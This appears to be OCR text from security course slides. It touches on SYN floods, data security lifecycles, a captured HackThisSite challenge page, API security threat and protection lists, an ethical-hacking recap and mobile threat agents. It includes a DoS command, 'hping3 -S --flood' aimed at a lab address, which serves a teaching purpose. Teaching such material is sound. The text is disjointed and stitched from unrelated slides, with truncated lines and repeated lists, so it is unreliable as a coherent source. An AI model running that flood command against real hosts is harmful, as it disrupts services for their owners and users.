


Additional TCBs remain in backlog



Backlog full – no room for additional TCBs


Distributed SYN Flood




DOS attack: hping3

- hping3 -S --flood -V 192.168.99.id

Data Security lifecycle



Privacy: KPMG Data life cycle



HACKTHISSITE.ORG

" I think the very concept of an elite commission deciding for the American people who deserves to be heard is profoundly wrong." --former Congres
the "Commission on Presidential Debates"

You are browsing HackThisSite over SSL

Hello, rohitnfjs
Settings - Logout

Skin Chooser

Private Messages
HTS Messages Center
You have 0 new messages.

Donate

DONATE

HTS costs up to $300 a month to operate. We **need** your help!


Challenges

Basic test of your skills to see if you can do any of these missions. Requirements:

Basic 1

A slightly more difficult challenge, involving an incomplete password script. Requir
Common sense.

Basic 2


Sensitive data exposure
Injection threats
Broken authentication & session mgmt attacks
Cross-site request forgery
DATA SECURITY
Two-way TLS
API key
OAuth2
OAuth2
SAML
API key verification
IP access control
Logging & auditing
ACCESS CONTROL
API MANAGEMENT
Apps
Backend
Insecure direct object reference
Missing function-level access control
Cross-site scripting
THREAT PROTECTION
SQL threat protection
JSON threat protection
Regular expression protection
IP-based restrictions
Bot detection
DATA SECURITY
Two-way TLS
API key
OAuth2

Recap

- Ethical Hacking
- Threat Modeling
- Static Analysis
  - SEI CERT Coding Standards
- Dynamic Analysis
  - OWASP Top 10
- Ethical Hacking Steps

http://www.cryptus.in/image/hack.jpg


Whitehats

MOBILE THREAT AGENT IDENTIFIER & TYPES

Thief/ Stolen Device User

Codes

Reads

Machine

Sends

Executes

Browser Exe Script

Application Memory

App

Installed Malware App

Wifi / GSM

Sniffs

SMS

Sends

Decompilation

